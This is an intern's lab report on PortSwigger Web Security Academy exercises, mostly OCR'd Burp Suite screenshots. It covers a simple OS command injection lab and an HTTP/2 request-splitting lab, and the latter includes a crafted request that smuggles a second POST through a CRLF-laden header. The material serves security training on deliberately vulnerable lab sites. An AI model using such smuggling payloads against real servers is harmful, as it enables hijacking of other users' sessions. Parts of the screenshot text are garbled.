

Internship Assignment Report: Cyber Security and Digital Forensics

Assignment 7:

- **Portswigger:**
 - <https://portswigger.net/web-security/os-command-injection/lab-simple>
 - <https://portswigger.net/web-security/sql-injection>
 - <https://portswigger.net/web-security/xxe>
 - <https://portswigger.net/web-security/request-smuggling/advanced/lab-request-smuggling-h2-request-splitting-via-crlf-injection>

About Me

- **Name:** Yugander Chanupalli
- **Position:** Cyber Security and Digital Forensics
- **Organization:** CyberSecured India
- **Email:** yugander9010@gmail.com
- **Submission Date:** 29/09/2024

PortSwigger

Let's solve labs one by one: Lab 1: <https://portswigger.net/web-security/os-command-injection/lab-simple>


This lab focuses on an **OS command injection** vulnerability in a web application with functionality to check available stock. Using **Burp Suite**, I captured the requests made by the application and identified that it uses both **GET** and **POST** requests to retrieve data from the server.

Given that the **GET request** is primarily used to retrieve data, I focused on testing the **POST request** for vulnerabilities, as POST requests often interact with the server in ways that could lead to command execution.

To test for an **OS command injection** vulnerability, I injected basic system commands into the parameters of the POST request. The server responded with the output of these commands, confirming the presence of the vulnerability in the application.

The images below demonstrate the **proof of concept**, showcasing the successful exploitation of the vulnerability.

Application functionality:



Snow Delivered To Your Door



\$37.57



Get Request:

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x3 x4 x+

SendCancel<>>

Target: https://0ac9009d0382365280d1e

Request

PrettyRawHex

1GET /product?productId=2 HTTP/2

2Host: 0ac9009d0382365280d1e0900d100f8.web-security-academy.net

3Cookie: session=SnWyKcW7uShoCIy20MV6WlgjeKS2d07h

4Cache-Control: max-age=0

5Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"

6Sec-Ch-Ua-Mobile: 70

7Sec-Ch-Ua-Platform: "Windows"

8Dnt: 1

9Upgrade-Insecure-Requests: 1

10User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36

11Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

12Sec-Fetch-Site: same-origin

13Sec-Fetch-Mode: navigate

14Sec-Fetch-User: ?1

15Sec-Fetch-Dest: document

16Referer: https://0ac9009d0382365280d1e0900d100f8.web-security-academy.net/

17Accept-Encoding: gzip, deflate, br

18Accept-Language: en-US,en;q=0.9

19Priority: u=0, i

20Connection: Keep-alive

21

22

0 highlights

Response

PrettyRawHexRender

1HTTP/2 200 OK

2Content-Type: text/html; charset=utf-8

3X-Frame-Options: SAMEORIGIN

4Content-Length: 4884

5

6<!DOCTYPE html>

7<html>

8

9<head>

10<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

11<link href=/resources/css/labsEcommerce.css rel=stylesheet>

12<title>

13OS command injection, simple case

14</title>

15</head>

16<body>

17<script src=/resources/labheader/js/labHeader.js>

18</script>

19<div id=academyLabHeader>

20<section class=academyLabBanner>

21<div class=container>

22<div class=logo>

23</div>

24<div class=title-container>

25<h2>

26OS command injection, simple case

27</h2>

28<a class=link-back href=

29https://portswigger.net/web-security/os-command-injection/lab-simple>

30os-command-injection/lab-simple>

31

32Back to lab descr

0 highlights

Post Request:

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x3 x4 x+

SendCancel<>>

Target: https://0ac9009d0382365280d1e

Request

PrettyRawHex

1POST /product/stock HTTP/2

2Host: 0ac9009d0382365280d1e0900d100f8.web-security-academy.net

3Cookie: session=SnWyKcW7uShoCIy20MV6WlgjeKS2d07h

4Content-Length: 21

5Sec-Ch-Ua-Platform: "Windows"

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36

7Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"

8Dnt: 1

9Content-Type: application/x-www-form-urlencoded

10Sec-Ch-Ua-Mobile: 70

11Accept: /*/*

12Origin: https://0ac9009d0382365280d1e0900d100f8.web-security-academy.net

13Sec-Fetch-Site: same-origin

14Sec-Fetch-Mode: cors

15Sec-Fetch-Dest: empty

16Referer: https://0ac9009d0382365280d1e0900d100f8.web-security-academy.net/product?productId=2

17Accept-Encoding: gzip, deflate, br

18Accept-Language: en-US,en;q=0.9

19Priority: u=1, i

20productId=2;storeId=1

0 highlights

Response

PrettyRawHexRender

1HTTP/2 200 OK

2Content-Type: text/plain; charset=utf-8

3X-Frame-Options: SAMEORIGIN

4Content-Length: 3

5

632

7

0 highlights

Done

Lab 4: <https://portswigger.net/web-security/request-smuggling/advanced/lab-request-smuggling-h2-request-splitting-via-crlf-injection>

The main plot of this lab is to exploit HTTP/2 request splitting via CRLF injection to perform a request smuggling attack. The vulnerability arises due to the front-end server's failure to properly sanitize HTTP/2 headers when downgrading them to HTTP/1.1. By manipulating the headers with newline characters, you can inject a second, unauthorized request into the server's response queue.

The ultimate goal is to intercept and capture the admin's session cookie when they log in, granting you access to the admin panel, where you can perform actions such as deleting the user carlos.

Get Request:

The screenshot displays the PortSwigger Burp Suite interface. The top bar shows the target URL: `https://0ab300f503a494e5824d08a100c70083.web-security-academy.net`. The main area is divided into three panels: Request, Response, and Inspector. The Request panel shows an HTTP/2 GET request to the target URL. The Response panel shows an HTTP/2 200 OK response with HTML content. The Inspector panel shows the request and response headers. The request headers include: `Host: 0ab300f503a494e5824d08a100c70083.web-security-academy.net`, `Cookie: session=080RumbDZgd0aSlgDgJ72J8vgrAvD5`, `Sec-Ch-Ua: "Google Chrome";v="129"`, `"Not=A?Brand";v="0"`, `"Chromium";v="129"`, `Sec-Ch-Ua-Mobile: 70`, `Sec-Ch-Ua-Platform: "Windows"`, `Host: 1`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7`, `Sec-Fetch-Site: same-origin`, `Sec-Fetch-Mode: navigate`, `Sec-Fetch-User: ?1`, `Sec-Fetch-Dest: document`, `Referer: https://0ab300f503a494e5824d08a100c70083.web-security-academy.net/`, `Accept-Encoding: gzip, deflate, br`, `Accept-Language: en-US,en;q=0.9`, `Priority: u=0, i`. The response headers include: `Content-Type: text/html; charset=utf-8`, `X-Frame-Options: SAMEORIGIN`, `Content-Length: 8572`. The response body contains HTML content, including a title "HTTP/2 request splitting via CRLF injection" and a banner "academyLabBanner".

Then I modified the request to execute the attack. Mainly, I added extra header and value to send it to the server this is because we are carrying another request.

Modified Request:

1 x 2 x 3 x 4 x attack x normal x 11 x 12 x +

Send Cancel < > > Follow redirection

Target: https://0ab300f503a494e5824d08a100c70083.web-security-academy.net HTTP/2

Request

1 This HTTP/2 request is kettled: it contains headers that cannot be fully represented using HTTP/1 syntax. You can see full details of the request in the inspector.
This request is kettled because:

- There is an uppercase letter or a colon in this header name: Foo
- There is a newline in this header's value: Foo

Body

1 0 \n \n
2 \n \n
3 POST / HTTP/2 \n \n
4 Host: 0ab300f503a494e5824d08a100c70083.web-security-academy.net \n \n
5 Cookie: session=090RumD2gd0aSigDgJ7CJS6vgrAwD5 \n \n
6 Content-Length: 1000 \n \n
7 Content-Type: application/x-www-form-urlencoded \n \n
8 search=hello

Response

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=QWebE7cTF0gFnZo7Zguay8VUChJRVAYN; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8572
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labBlog.css rel=stylesheet>
11 <title>HTTP/2 request smuggling via CRLF injection</title>
12 </head>
13 <body>
14 <script src=/resources/labheader/js/labHeader.js></script>
15 <div id=academyLabHeader>
16 <section class=academyLabBanner>
17 <div class=container>
18 <div class=logo>
19 </div>
20 <div class=title=container>
21 <h2>

Inspector

Request attributes2
Request query parameters0
Request body parameters7
Request cookies0
Request headers6

Name	Value
:scheme	https
:method	POST
:path	/
:authority	0ab300f503a494e5824d08a100c70083.web-se...
content-type	application/x-www-form-urlencoded
Foo	BarTransfer-Encoding: chunked

Response headers4

Done

Event log (50) All issues

8.767 bytes | 171 millis

Memory: 129.1MB

https://0ab300f503a494e5824d08a100c70083.web-security-academy.net/my-account?id=carlos

Web Security Academy HTTP/2 request smuggling via CRLF injection

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: carlos

Email

Update email